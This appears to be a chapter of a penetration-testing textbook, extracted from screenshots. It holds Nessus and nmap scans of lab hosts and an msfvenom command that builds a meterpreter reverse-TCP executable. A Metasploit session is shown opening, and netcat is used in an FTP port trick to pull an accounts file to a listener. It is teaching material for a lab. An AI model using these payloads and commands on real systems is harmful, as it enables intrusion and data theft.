Hosts > 192.168.177.78 > Vulnerabilities 103

Severity	Plugin Name	Plugin Family	Count
CRITICAL	Apache Tomcat Manager Common Administrative Credentials	Web Servers	1
CRITICAL	Debian OpenSSH/OpenSSL Package Random Number Generator...	Gain a shell remotely	1
CRITICAL	Debian OpenSSH/OpenSSL Package Random Number Generator...	Gain a shell remotely	1
CRITICAL	rexecd Service Detection	Service detection	1
CRITICAL	Rogue Shell Backdoor Detection	Backdoors	1
CRITICAL	rsh Unauthenticated Access (via finger Information)	Gain a shell remotely	1
CRITICAL	SNMP Agent Default Community Names	SNMP	1
CRITICAL	VNC Server 'password' Password	Gain a shell remotely	1
CRITICAL	vstftpd Smiley Face Backdoor	FTP	1

Host Details

IP: 192.168.177.78
MAC: 00:0c:29:05:7b:2a
OS: Linux Kernel 2.6.24-16-server
Start: Today at 11:38 AM
End: Today at 11:47 AM
Elapsed: 9 minutes
KB: [Download](#)

Vulnerabilities

Legend:
● Critical
● High
● Medium
● Low
● Info

Severity	Plugin Name	Plugin Family	Count
CRITICAL	Apache Tomcat Manager Common Administrative Credentials	Web Servers	1
CRITICAL	Bash Incomplete Fix Remote Code Execution Vulnerability (Shells...	Gain a shell remotely	1
CRITICAL	Bash Remote Code Execution (CVE-2014-6277 / CVE-2014-6278)...	Gain a shell remotely	1
CRITICAL	Bash Remote Code Execution (Shellshock)	Gain a shell remotely	1
CRITICAL	Ubuntu 10.04 LTS / 10.10 / 11.04 / 11.10 : libvorbis vulnerability (...)	Ubuntu Local Security Checks	1
CRITICAL	Ubuntu 10.04 LTS / 10.10 : firefox, xulrunner-1.9.2 vulnerabilities (...)	Ubuntu Local Security Checks	1
CRITICAL	Ubuntu 10.04 LTS / 10.10 : firefox, xulrunner-1.9.2 vulnerabilities (...)	Ubuntu Local Security Checks	1
CRITICAL	Ubuntu 10.04 LTS / 10.10 : firefox, xulrunner-1.9.2 vulnerabilities (...)	Ubuntu Local Security Checks	1
CRITICAL	Ubuntu 10.04 LTS / 10.10 : xulrunner-1.9.2 vulnerabilities (USN-1...	Ubuntu Local Security Checks	1
CRITICAL	Ubuntu 10.04 LTS / 11.04 / 11.10 / 12.04 LTS : icedtea-web, openj...	Ubuntu Local Security Checks	1

Host Details

IP: 192.168.177.66
 DNS: owaspbwa
 MAC: 00:0c:29:33:2d:2c
 OS: Linux Kernel 2.6.32-25-generic-pae on Ubuntu 10.04
 Start: Today at 11:04 AM
 End: Today at 11:08 AM
 Elapsed: 4 minutes
 KB: [Download](#)

Vulnerabilities



Host	Vulnerabilities
192.168.177.78	<div style="display: flex; align-items: center;"> <div style="width: 20px; height: 10px; background-color: red; margin-right: 5px;"></div> <div style="width: 20px; height: 10px; background-color: orange; margin-right: 5px;"></div> <div style="width: 20px; height: 10px; background-color: yellow; margin-right: 5px;"></div> <div style="width: 20px; height: 10px; background-color: green; margin-right: 5px;"></div> <div style="width: 20px; height: 10px; background-color: blue;"></div> </div> 26 73 134 15 147

Scan Details

Name: Metasploitable
 Status: Completed
 Policy: Basic Network Scan
 Scanner: Local Scanner
 Folder: My Scans
 Start: Today at 12:04 PM
 End: Today at 12:40 PM
 Elapsed: 35 minutes
 Targets: 192.168.177.78

Vulnerabilities




Help protect your PC with Windows Firewall

Windows Firewall can help prevent hackers or malicious software from gaining access to your PC through the Internet or a network.

Update your Firewall settings

Windows Firewall is not using the recommended settings to protect your computer.


[What are the recommended settings?](#)



 Private networks Not connected 

 Guest or public networks Connected 

Networks in public places such as airports or coffee shops

Windows Firewall state:	On
Incoming connections:	Block all connections including apps on the list of allowed apps
Active public networks:	 KENZI TOWER
Notification state:	Notify me when Windows Firewall blocks a new app

```
C:\>netsh firewall show portopening

Port configuration for Domain profile:
Port  Protocol  Mode    Traffic direction  Name
-----
8317  TCP        Enable  Inbound            TechSmith Camtasia Studio
8298  TCP        Enable  Inbound            TechSmith Snagit

Port configuration for Standard profile:
Port  Protocol  Mode    Traffic direction  Name
-----
8317  TCP        Enable  Inbound            TechSmith Camtasia Studio
8298  TCP        Enable  Inbound            TechSmith Snagit

IMPORTANT: Command executed successfully.
However, "netsh firewall" is deprecated;
use "netsh advfirewall firewall" instead.
For more information on using "netsh advfirewall firewall" commands
instead of "netsh firewall", see KB article 947709
at http://go.microsoft.com/fwlink/?linkid=121488 .
```

Rule Name: Microsoft Solitaire Collection

Enabled: Yes
Direction: In
Profiles: Domain,Private
Grouping: Microsoft Solitaire Collection
LocalIP: Any
RemoteIP: Any
Protocol: Any
Edge traversal: No
Action: Allow

Rule Name: Google Chrome (mDNS-In)

Enabled: Yes
Direction: In
Profiles: Domain,Private,Public
Grouping: Google Chrome
LocalIP: Any
RemoteIP: Any
Protocol: UDP
LocalPort: 5353
RemotePort: Any

```
root@kali: ~  
File Edit View Search Terminal Help  
OS CPE: cpe:/o:microsoft:windows_10  
OS details: Microsoft Windows 10 build 10074 - 10586  
Network Distance: 1 hop  
Service Info: OSs: Windows, Windows 98, Windows 10; CPE: cpe:/o:microsoft:windows, cpe:/o:microsoft:windows_98, cpe:/o:microsoft:windows_10  
  
Host script results:  
|_nbstat: NetBIOS name: INST-PC-3, NetBIOS user: <unknown>, NetBIOS MAC: 00:50:56:c0:00:08 (VMware)  
| smb-security-mode:  
|   account_used: guest  
|   authentication_level: user  
|   challenge_response: supported  
|_ message_signing: disabled (dangerous, but default)  
|_smbv2-enabled: Server supports SMBv2 protocol  
  
TRACEROUTE  
HOP RTT ADDRESS  
1 0.31 ms 192.168.177.1  
  
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .  
Nmap done: 1 IP address (1 host up) scanned in 125.17 seconds  
root@kali:~#
```

```
root@kali: ~
File Edit View Search Terminal Help
root@kali:~# nmap -A 192.168.177.1

Starting Nmap 7.10 ( https://nmap.org ) at 2016-04-15 06:34 PDT
Nmap scan report for 192.168.177.1
Host is up (0.000091s latency).
All 1000 scanned ports on 192.168.177.1 are filtered
MAC Address: 00:50:56:C0:00:08 (VMware)
Too many fingerprints match this host to give specific OS details
Network Distance: 1 hop

TRACEROUTE
HOP RTT      ADDRESS
1   0.09 ms 192.168.177.1

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 24.63 seconds
```

```
root@kali: ~
File Edit View Search Terminal Help
root@kali:~# nmap -sS -f 192.168.177.1

Starting Nmap 7.10 ( https://nmap.org ) at 2016-04-15 12:55 PDT
Nmap scan report for 192.168.177.1
Host is up (0.00015s latency).
All 1000 scanned ports on 192.168.177.1 are filtered
MAC Address: 00:50:56:C0:00:08 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 21.46 seconds
```

```
root@kali:~# nmap -A 192.168.177.79
```

```
Starting Nmap 7.10 ( https://nmap.org ) at 2016-04-15 13:15 PDT
```

```
Nmap scan report for 192.168.177.79
```

```
Host is up (0.00053s latency).
```

```
Not shown: 997 filtered ports
```

```
PORT      STATE SERVICE      VERSION
135/tcp   open  msrpc        Microsoft Windows RPC
445/tcp   open  microsoft-ds Microsoft Windows Server 2008 R2 microsoft-ds
49154/tcp open  msrpc        Microsoft Windows RPC
```

```
MAC Address: 00:0C:29:F9:4D:D9 (VMware)
```

```
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
```

```
Device type: general purpose
```

```
Running: Microsoft Windows 2012
```

```
OS CPE: cpe:/o:microsoft:windows_server_2012
```

```
OS details: Microsoft Windows Server 2012
```

```
Network Distance: 1 hop
```

```
Service Info: OSs: Windows, Windows Server 2008 R2; CPE: cpe:/o:microsoft:windows, cpe:/o:microsoft:windows_server_2008:r2
```

```
Host script results:
```

```
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
|_smbv2-enabled: Server supports SMBv2 protocol
```

```
C:\Users\INST>netsh firewall show allowedprogram
```

```
Allowed programs configuration for Domain profile:
```

Mode	Traffic direction	Name / Program
Disable	Inbound	Lenovo SHAREit.exe / C:\Program Files (x86)\Lenovo\SHAREit\SHAREit.exe
Enable	Inbound	Core Impact Pro Service (Inbound TCP) / C:\Program Files (x86)\Core Security Technologies\Impact Pro\bin\impact_core_com_exe.exe

```
Allowed programs configuration for Standard profile:
```

Mode	Traffic direction	Name / Program
Disable	Inbound	Lenovo SHAREit.exe / C:\Program Files (x86)\Lenovo\SHAREit\SHAREit.exe
Enable	Inbound	Firefox (C:\Program Files (x86)\Mozilla Firefox) / C:\Program Files (x86)\Mozilla Firefox\firefox.exe
Enable	Inbound	Core Impact Pro Service (Inbound TCP) / C:\Program Files (x86)\Core Security Technologies\Impact Pro\bin\impact_core_com_exe.exe
Enable	Inbound	'Firefox' (C:\Program Files (x86)\Mozilla Firefox) / C:\Program Files (x86)\Mozilla Firefox\firefox.exe

root@kali: ~

File Edit View Search Terminal Help

```
Completed ARP Ping Scan at 13:52, 0.00s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 13:52
Completed Parallel DNS resolution of 1 host. at 13:52, 0.06s elapsed
Initiating SYN Stealth Scan at 13:52
Scanning 192.168.177.1 [1000 ports]
Completed SYN Stealth Scan at 13:52, 21.24s elapsed (1000 total ports)
Initiating Service scan at 13:52
Initiating OS detection (try #1) against 192.168.177.1
Retrying OS detection (try #2) against 192.168.177.1
NSE: Script scanning 192.168.177.1.
Initiating NSE at 13:52
Completed NSE at 13:52, 0.00s elapsed
Initiating NSE at 13:52
Completed NSE at 13:52, 0.00s elapsed
Nmap scan report for 192.168.177.1
Host is up (0.00013s latency).
All 1000 scanned ports on 192.168.177.1 are filtered
MAC Address: 00:50:56:C0:00:08 (VMware)
Too many fingerprints match this host to give specific OS details
Network Distance: 1 hop

TRACEROUTE
HOP RTT      ADDRESS
1   0.13 ms 192.168.177.1

NSE: Script Post-scanning.
Initiating NSE at 13:52
Completed NSE at 13:52, 0.00s elapsed
Initiating NSE at 13:52
Completed NSE at 13:52, 0.00s elapsed
Read data files from: /usr/bin/../share/nmap
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 24.62 seconds
Raw packets sent: 2049 (94.700KB) | Rcvd: 1 (28B)
```

Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port

Device type: general purpose

Running: Microsoft Windows 2012

OS CPE: cpe:/o:microsoft:windows_server_2012

OS details: Microsoft Windows Server 2012

Uptime guess: 0.038 days (since Fri Apr 15 13:04:21 2016)

Network Distance: 1 hop

TCP Sequence Prediction: Difficulty=260 (Good luck!)

IP ID Sequence Generation: Incremental

Service Info: OSs: Windows, Windows Server 2008 R2; CPE: cpe:/o:microsoft:windows, cpe:/o:microsoft:windows_server_2008:r2

Host script results:

```
| smb-security-mode:  
|   account_used: guest  
|   authentication_level: user  
|   challenge_response: supported  
|_  message_signing: disabled (dangerous, but default)  
|_smbv2-enabled: Server supports SMBv2 protocol
```

TRACEROUTE

HOP	RTT	ADDRESS
1	0.47 ms	192.168.177.79

NSE: Script Post-scanning.

Initiating NSE at 13:59

Completed NSE at 13:59, 0.00s elapsed

Initiating NSE at 13:59

Completed NSE at 13:59, 0.00s elapsed

Read data files from: /usr/bin/./share/nmap

OS and Service detection performed. Please report any incorrect results at <https://nmap.org/submit/>.

Nmap done: 1 IP address (1 host up) scanned in 107.54 seconds

Raw packets sent: 3046 (136.576KB) | Rcvd: 19 (920B)

Enhanced Mitigation Experience Toolkit

×



EMET Configuration Wizard



Use Recommended Settings

- Reset existing application configuration settings
- Add protections for Internet Explorer, WordPad, Microsoft Office, Adobe Acrobat and Reader, and Oracle Java
- Add Certificate Trust rules for Microsoft and other popular online services (Twitter, Facebook and Yahoo!)
- Enable Reporting through Windows Event Log, Tray Icon, and Early Warning Program



Configure Manually Later

Application Configuration

Stop on exploi
 Audit only
 Deep Hooks
 Anti Detours
 Banned Functions

File Add / Remove Options Default Action Mitigation Settings

Mitigations

Enter text to search...

App Name	DEP	SEHOP	NullPage	HeapS...	EAF	EAF+	Manda...	Botto...	LoadLib	MemP...	Caller	SimEx...	Stack...	ASR
iexplore.exe	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>
wordpad.exe	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input type="checkbox"/>
OUTLOOK.EXE	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input type="checkbox"/>
WINWORD.EXE	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>
EXCEL.EXE	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>
POWERPNT.EXE	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>
MSACCESS.EXE	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input type="checkbox"/>
MSPUB.EXE	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input type="checkbox"/>
INFOPATH.EXE	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input type="checkbox"/>
VISIO.EXE	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input type="checkbox"/>
VPREVIEW.EXE	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input type="checkbox"/>
LYNC.EXE	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input type="checkbox"/>
PPTVIEW.EXE	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input type="checkbox"/>
OIS.EXE	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input type="checkbox"/>
AcroRd32.exe	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input type="checkbox"/>
Acrobat.exe	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input type="checkbox"/>
java.exe	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input type="checkbox"/>	<input checked="" type="checkbox"/>	<input type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input type="checkbox"/>
javaw.exe	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input type="checkbox"/>	<input checked="" type="checkbox"/>	<input type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input type="checkbox"/>
javaws.exe	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input type="checkbox"/>	<input checked="" type="checkbox"/>	<input type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input type="checkbox"/>


```

root@kali:~# msfvenom -h
Error: MsfVenom - a Metasploit standalone payload generator.
Also a replacement for msfpayload and msfencode.
Usage: /usr/bin/msfvenom [options] <var=val>

Options:
  -p, --payload <payload>      Payload to use. Specify a '-' or stdin to use custom payloads
  --payload-options           List the payload's standard options
  -l, --list [type]           List a module type. Options are: payloads, encoders, nops, all
  -n, --nopsled <length>     Prepend a nopsled of [length] size on to the payload
  -f, --format <format>      Output format (use --help-formats for a list)
  --help-formats             List available formats
  -e, --encoder <encoder>     The encoder to use
  -a, --arch <arch>          The architecture to use
  --platform <platform>     The platform of the payload
  --help-platforms         List available platforms
  -s, --space <length>       The maximum size of the resulting payload
  --encoder-space <length>   The maximum size of the encoded payload (defaults to the -s value)
  -b, --bad-chars <list>     The list of characters to avoid example: '\x00\xff'
  -i, --iterations <count>  The number of times to encode the payload
  -c, --add-code <path>     Specify an additional win32 shellcode file to include
  -x, --template <path>     Specify a custom executable file to use as a template
  -k, --keep                 Preserve the template behavior and inject the payload as a new thread
  -o, --out <path>          Save the payload
  -v, --var-name <name>     Specify a custom variable name to use for certain output formats
  --smallest                 Generate the smallest possible payload
  -h, --help                 Show this message

```

```

root@kali:~# msfvenom --platform windows -p windows/x64/meterpreter/reverse_tcp
lhost=192.168.177.68 -f exe -b "\x00" > /tmp/x64.exe
No Arch selected, selecting Arch: x86_64 from the payload
Found 2 compatible encoders
Attempting to encode payload with 1 iterations of generic/none
generic/none failed with Encoding failed due to a bad character (index=7, char=0x00)
Attempting to encode payload with 1 iterations of x64/xor
x64/xor succeeded with size 551 (iteration=0)
x64/xor chosen with final size 551
Payload size: 551 bytes

```

```
root@kali: ~
File Edit View Search Terminal Help
MMMMMMMMMMMMNn,          eMMMMMMNMMNMM
MMMMNNNNMMMMMMNx        MMMMMMMMMNMMNMM
MMMMMMMMMMNMMMMm+. .+MMNMMNMMNMMNMM
                http://metasploit.pro

Tired of typing 'set RHOSTS'? Click & pwn with Metasploit Pro
Learn more on http://rapid7.com/metasploit

      =[ metasploit v4.11.16-dev ]
+ -- --=[ 1524 exploits - 889 auxiliary - 260 post ]
+ -- --=[ 436 payloads - 38 encoders - 8 nops ]
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]

msf > use exploit/multi/handler
msf exploit(handler) > set PAYLOAD windows/x64/meterpreter/reverse_tcp
PAYLOAD => windows/x64/meterpreter/reverse_tcp
msf exploit(handler) > set LHOST 192.168.177.68
LHOST => 192.168.177.68
msf exploit(handler) > exploit

[*] Started reverse TCP handler on 192.168.177.68:4444
[*] Starting the payload handler...
```

```
root@kali: ~
File Edit View Search Terminal Help

Tired of typing 'set RHOSTS'? Click & pwn with Metasploit Pro
Learn more on http://rapid7.com/metasploit

      =[ metasploit v4.11.16-dev ]
+ -- --=[ 1524 exploits - 889 auxiliary - 260 post ]
+ -- --=[ 436 payloads - 38 encoders - 8 nops ]
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]

msf > use exploit/multi/handler
msf exploit(handler) > set PAYLOAD windows/x64/meterpreter/reverse_tcp
PAYLOAD => windows/x64/meterpreter/reverse_tcp
msf exploit(handler) > set LHOST 192.168.177.68
LHOST => 192.168.177.68
msf exploit(handler) > exploit


[*] Started reverse TCP handler on 192.168.177.68:4444
[*] Starting the payload handler...
[*] Sending stage (1189423 bytes) to 192.168.177.79
[*] Meterpreter session 1 opened (192.168.177.68:4444 -> 192.168.177.79:49160) a
t 2016-04-16 06:59:38 -0700


meterpreter > █
```

```
meterpreter > sysinfo
Computer      : WIN-HU9RQD81I2T
OS           : Windows 2012 (Build 9200).
Architecture : x64
System Language : en_US
Domain       : WORKGROUP
Logged On Users : 2
Meterpreter  : x64/win64
meterpreter >
```

Help protect your PC with Windows Firewall

Windows Firewall can help prevent hackers from accessing your PC from the Internet or a network.

 Private networks

 Guest or public networks

Networks in public places such as airports, hotels, and coffee shops

Windows Firewall state:

Incoming connections:

Active public networks:

Notification state:

TCP 192.168.177.79:49171 192.168.177.68:4444 ESTABLISHED

C:\>




Enhanced Mitigation Experience Toolkit

Quick Profile Name: Recommended security
Skin: Office 2013

Windows Event Log
 Tray Icon
 Early Warning

File Configuration System Settings Reporting Info

System Status

Data Execution Prevention (DEP)		Application Opt In
Structured Exception Handler Overwrite Protection (SEHOP)		Application Opt In
Address Space Layout Randomization (ASLR)		Application Opt In

Chapter 11: Testing Servers

← → ↻ 🏠 <https://web.archive.org/web/20160411013220/http://networksorcery.com/enp/default.htm>

INTERNET ARCHIVE
WayBackMachine
129 captures
8 Apr 00 - 2 Apr 18

<http://www.networksorcery.com/enp/Protocol.htm> Go

MAY JUL
2014 16 2015

Protocols

RFC Sourcebook [Description](#) [Glossary](#) [RFCs](#) [Publications](#)

[A](#) [B](#) [C](#) [D](#) [E](#) [F](#) [G](#) [H](#) [I](#) [J](#) [K](#) [L](#) [M](#) [N](#) [O](#) [P](#) [Q](#) [R](#) [S](#) [T](#) [U](#) [V](#)

Description:

SNMP MIBs:
Working groups:
IANA: [IANA: Protocol registries](#).
Links:

A communication protocol is a set of rules and message formats that entities must follow to exchange those messages.

OSI reference model.
ISO formulated the OSI model which consists of seven layers of specified protocol standards for network communications software. The OSI model is a fact-based organizational model for describing protocol layering. The layers in the model are:

Layer	Description
7	Application.
6	Presentation.
5	Session.
4	Transport.
3	Network.
2	Data Link.
1	Physical.

FTP, File Transfer Protocol

RFC Sourcebook [Description](#) [Glossary](#) [RFCs](#) [Publications](#) [Obsolete RFCs](#)

Description:

Protocol suite: [TCP/IP](#).
Protocol type: Application layer file transfer protocol.
Ports: 20 (TCP) default data; 21 (TCP) control.
URI: ftp:
MIME subtype:
SNMP MIBs:
Working groups: [cat](#), Common Authentication Technology.
[fpext](#), Extensions to FTP.
[fpext2](#), FTP Extensions, 2nd edition.
Links:

FTP uses the [Telnet](#) protocol on the control connection.

RFC 1579:

The FTP specification says that by default, all data transfers should be over a single connection. An active open is done by the server, from its port 20 to the same port on the client machine as was used for the control connection. The client does a passive open. For better or worse, most current FTP clients do not behave that way. A new connection is used for each transfer; to avoid running afoul of TCP's TIMEWAIT state, the client picks a new port number each time and sends a PORT command announcing that to the server.

MAC header | IP header | TCP header | FTP message

IP header:

00	01	02	03	04	05	06	07	08	09	10	11	12	13	14	15	16	17	18	19	20	21	22	23	24	25	26	27	28	29	30	31
Version		IHL		Differentiated Services				Total length																							
Identification								Flags		Fragment offset																					
TTL				Protocol				Header checksum																							
Source IP address																															
Destination IP address																															
Options and padding :::																															

```
root@kali: ~  
File Edit View Search Terminal Help  
root@kali:~# nc -p 20 10.2.0.1 21  
220 3Com 3CDaemon FTP Server Version 2.0
```

```
root@kali: ~  
File Edit View Search Terminal Help  
331 User name ok, need password  
pass password123  
230 User logged in  
port 192,168,177,170,8,0  
200 PORT command successful.  
nlst  
150 File status OK ; about to open data connection  
226 Closing data connection
```

```
root@kali: ~  
File Edit View Search Terminal Help  
root@kali:~# nc -l -p 2048  
..  
accounts.txt  
root@kali:~#
```

```
root@kali: ~
File Edit View Search Terminal Help
root@kali:~# nc -p 20 10.2.0.1 21
220 3Com 3CDaemon FTP Server Version 2.0
user anonymous
331 User name ok, need password
pass password123
230 User logged in
port 192,168,177,170,8,0
200 PORT command successful.
retr accounts.txt
150 File status OK ; about to open data connection
226 Closing data connection; File transfer successful.
```




























```
root@kali: ~
File Edit View Search Terminal Help
root@kali:~# nc -l -p 2048 > trophy.txt
```

```
root@kali:~# nc -p 20 10.2.0.1 21
220 3Com 3CDaemon FTP Server Version 2.0
user anonymous
331 User name ok, need password
pass password123
230 User logged in
port 192,168,177,170,8,0
200 PORT command successful.
retr accounts.txt
150 File status OK ; about to open data connection
226 Closing data connection; File transfer successful.
```

```
root@kali: ~
File Edit View Search Terminal Help
root@kali:~# nc -l -p 2048 > trophy.txt
root@kali:~# more trophy.txt
This is account data for the offshore accounts.
```

923 total entries

<< prev **1** 2 3 4 5 6 7 8 9 10 next >>

Date ▾	D	A	V	Title
2016-04-25	↓			PCMan FTP Server 2.0.7 - RENAME Command Buffer Overflow (MSF)
2016-04-05	↓			PCMAN FTP Server Buffer Overflow - PUT Command
2016-03-28	↓			TallSoft SNMP TFTP Server 1.0.0 - Denial of Service
2016-03-02	↓			Quick Tftp Server Pro 2.3 - Read Mode Denial of Service
2016-02-22	↓	-		Core FTP Server 1.2 - Buffer Overflow PoC
2016-02-19	↓	-		XM Easy Personal FTP Server 5.8 - (HELP) Remote DoS Vulnerability
2016-02-04	↓			FTPShell Client 5.24 - (Create NewFolder) Local Buffer Overflow
2016-01-19	↓			CesarFTP 0.99g - XCWD Denial of Service
2016-01-11	↓			Konica Minolta FTP Utility 1.00 - CWD Command SEH Overflow
2016-01-04	↓			FTPShell Client 5.24 - Add to Favorites Buffer Overflow
2015-12-30	↓	-		FTPShell Client 5.24 - Buffer Overflow
2015-12-21	↓			Notepad++ NPPFtp Plugin 0.26.3 - Buffer Overflow
2015-11-19	↓			Netwin SurgeFTP Sever 23d6 - Stored Cross Site Scripting Vulnerabilities
